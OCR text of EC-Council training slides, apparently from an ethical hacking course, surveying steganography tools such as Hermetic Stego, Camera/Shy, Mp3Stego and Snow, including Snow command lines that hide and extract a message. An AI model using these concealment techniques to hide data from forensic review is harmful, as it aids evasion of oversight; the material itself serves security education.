



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hermetic Stego

Hermetic Stego is a a Steganography program that allows you to encrypt and hide a file of any size in one or more BMP image files, with or without the use of a stego/encryption key, so that the presence of the hidden file is undetectable, even by forensic software using statistical methods

The message is hidden in multiple BMP images files







Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

DCPP – Hide an Operating System

DCPP is a Steganography tool that hides an entire operating system inside the free space of another operating system

http://www.securstar.com





Windows XP

Windows 2003

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Camera/Shy

Camera/Shy works with Windows and Internet Explorer and allows users to share censored or sensitive information buried within an ordinary GIF image




The program allows users to encrypt text with a click of the mouse and bury the text in an image. The files can be password protected for further security



Viewers who open the pages with the Camera/Shy browser tool can then decrypt the embedded text on the fly by double-clicking on the image and supplying a password


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Camera/Shy: Screenshot 1



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Camera/Shy – Screenshot 2



EC-Council


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

www.spammimic.com



Encoded message...

Decoded to...




CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Mp3Stego

MP3Stego will hide information in MP3 files during the compression process

The data is first compressed, encrypted, and then hidden in the MP3 bit stream



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Snow.exe

Snow is a white space steganography program and is used to conceal messages in ASCII text by appending white space to the end of lines

As spaces and tabs are generally not visible in text viewers, the message is effectively hidden from the casual observers

If the built-in encryption is used, the message cannot be read even if it is detected



To Encode the Message to a file — myfile.doc

```
snow   -m  "Swiss bank a/c: 3453434" -p "password-123" myfile.doc
myfile2.doc.
```

To extract the message, the command would be

```
snow  -p "password-123"  myfile2.doc
```



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganography Tool: Fort Knox

Fort Knox uses MD5, Blowfish, and CryptAPI algorithms

Some features that Fort Knox supports are:

- Password protection lock
- Hiding and securing files and folders
- Logon password masking




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganography Tool: Blindside

Blindside can hide files of any file type within a windows bitmap image

It uses a steganographic technique supplemented with a cryptographic algorithm



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganography Tool: S- Tools

S- Tools can hide multiple applications in a single object



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganography Tool: Steghide

Steghide is a steganography program that hides data in various kinds of image- and audio-files

